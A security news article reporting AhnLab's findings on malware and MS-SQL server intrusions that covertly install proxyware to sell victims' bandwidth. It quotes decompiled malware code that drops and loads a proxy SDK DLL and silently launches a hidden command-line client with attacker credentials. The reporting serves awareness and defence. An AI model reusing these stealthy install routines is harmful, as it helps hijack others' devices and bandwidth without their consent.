Microsoft SQL servers hacked to steal bandwidth for proxy services

By
Bill Toulas (https://www.bleepingcomputer.com/author/bill-toulas/)

July 28, 2022 01:26 PM **0**

Threat actors are generating revenue by using adware bundles, malware, or even hacking into Microsoft SQL servers, to convert devices into proxies that are rented through online proxy services.

To steal a device's bandwidth, the threat actors install software called 'proxyware' that allocates a device's available internet bandwidth as a proxy server that remote users can use for various tasks, like testing, intelligence

collection, content distribution, or market research.

Botters also love these proxy services as they gain access to residential IP addresses that have not been blacklisted from online retailers.

In return for sharing their bandwidth, the device's owner gets a revenue share of the fees charged to customers. For example, the Peer2Profit service shows users making as much as $6,000 per month by installing the company's software on thousands of devices.

	Earned per month	Devices	Referrals	Proxies
m**********j@hotmail.com	6079.49 $	270207	0	498
p**********2@hotmail.com	2846.1 $	41076	0	0
s******3@protonmail.com	1729.97 $	31714	3	0
w****c@gmail.com	1274.2 $	1300	2	0
s*********1@yandex.ru	963.36 $	454	2	0
a*********3@gmail.com	645.19 $	457	6	0
g**********7@gmail.com	529.13 $	2352	2	0
n*******o@hotmail.com	523.85 $	13220	0	0
j**********9@gmail.com	500.88 $	1798	0	0
m*******9@hotmail.com	446.25 $	0	7878	0

Top 10 users on the Peer2Profit proxy service

According to a new report published today by researchers at South Korean company Ahnlab (https://asec.ahnlab.com/en/37276/), new malware campaigns have emerged that install proxyware to earn money from sharing their victim's network bandwidth.

The attackers receive compensation for the bandwidth by setting their email address for the user, while the victims might only notice some connectivity slowdowns and hiccups.

Sneaking proxy clients on devices

Ahnlab observed the installation of proxyware software for services, such as Peer2Profit and IPRoyal, via adware bundles and other malware strains.

The malware checks if the proxy client is running on the host, and it can use the “p2p_start()” function to launch it if it’s deactivated.

```
fopen_s(&Stream, "p2p-sdk.dll", "wb");
if ( Stream )
{
  fwrite(&data_p2psdk, 1u, 0xE600u, Stream);
  fclose(Stream);
}
result = LoadLibraryA("p2p-sdk.dll");
LibraryA = result;
if ( result )
{
LABEL_5:
  p2p_start = GetProcAddress(LibraryA, "p2p_start");
  p2p_is_active_temp = GetProcAddress(LibraryA, "p2p_is_active");
  Stream = (FILE *)GetProcAddress(LibraryA, "p2p_stop");
  strcpy(str_email, "pre[redacted]009@gmail.com");
  ((void (__cdecl *)(char *, _DWORD))p2p_start)(str_email, 0);
  p2p_is_active = p2p_is_active_temp;
  while ( p2p_is_active() )
    Sleep(0xBB8u);
```


Creating and running Peer2Profit SDK *(ASEC)*

In the case of IPRoyal’s Pawns, the malware prefers to install the CLI version of the client instead of the GUI one, as the goal is to have the process run stealthily in the background.

```
strcpy_s(str_cmd, 0x100u, "cmd.exe");
strcpy_s(str_pawns, 0x200u, "/C START /B \"\" \"");
strcat_s(str_pawns, 0x200u, "pawns-cli.exe");
strcat_s(str_pawns, 0x200u, "\" \"\"-accept-tos -email pre[redacted]009@gmail.com -password [redacted]\"\"");
strcpy_s(str_taskkill, 0x200u, "/C TASKKILL /f /im ");
strcat_s(str_taskkill, 0x200u, "pawns-cli.exe");
(ShellExecuteA)(0, 0, str_cmd, str_taskkill, 0, 0);
Sleep(0x7D0u);
fopen_s(&Stream, "pawns-cli.exe", "wb");
if ( Stream )
{
  fwrite(&off_444F60, 1u, &data_pawns, Stream);
  fclose(Stream);
}
(ShellExecuteA)(0, 0, str_cmd, str_pawns, 0, 0);
```

Installing and configuring Pawns CLI *(ASEC)*

In more recent observations, attackers used Pawns in DLL form and provided their emails and passwords in encoded string form, launching it with the functions "Initialize()" and "startMainRoutine()."



Pawns launch routine *(ASEC)*


Once the proxyware is installed on a device, the software adds it as an available proxy that remote users can use for whatever task they want on the Internet.

Unfortunately, this also means that other threat actors can use these proxies for illegal activities without the victim being aware.

Infecting MS-SQL servers too

According to Ahnlab's report, malware operators using this scheme to generate revenue also target vulnerable MS-SQL servers to installPeer2Profit clients.

This has been going on since early June 2022, with most logs retrieved from infected systems revealing the existence of a UPX-packed database file named “sdk.mdf.”



SQL process installing Peer2Profit *(ASEC)*

Among the more common threats for Microsoft SQL servers are cryptocurrency coin miners (https://www.bleepingcomputer.com/news/security/nansh0u-miner-attack-infects-50k-ms-sql-phpmyadmin-servers/) that perform cryptojacking. There are also plenty of instances where the threat actor uses the server as a pivoting point into the network via Cobalt Strike beacons (https://www.bleepingcomputer.com/news/security/vulnerable-microsoft-sql-servers-targeted-with-cobalt-strike/).

The reason behind using proxyware clients is likely an increased chance of remaining undetected for extended periods, which translates into more significant profits. It is unclear how much money actors generate via this method, though.

Furthermore, Microsoft SQL servers are usually located in corporate networks or data centers with abundant Internet bandwidth that proxy services can sell for illegal purposes.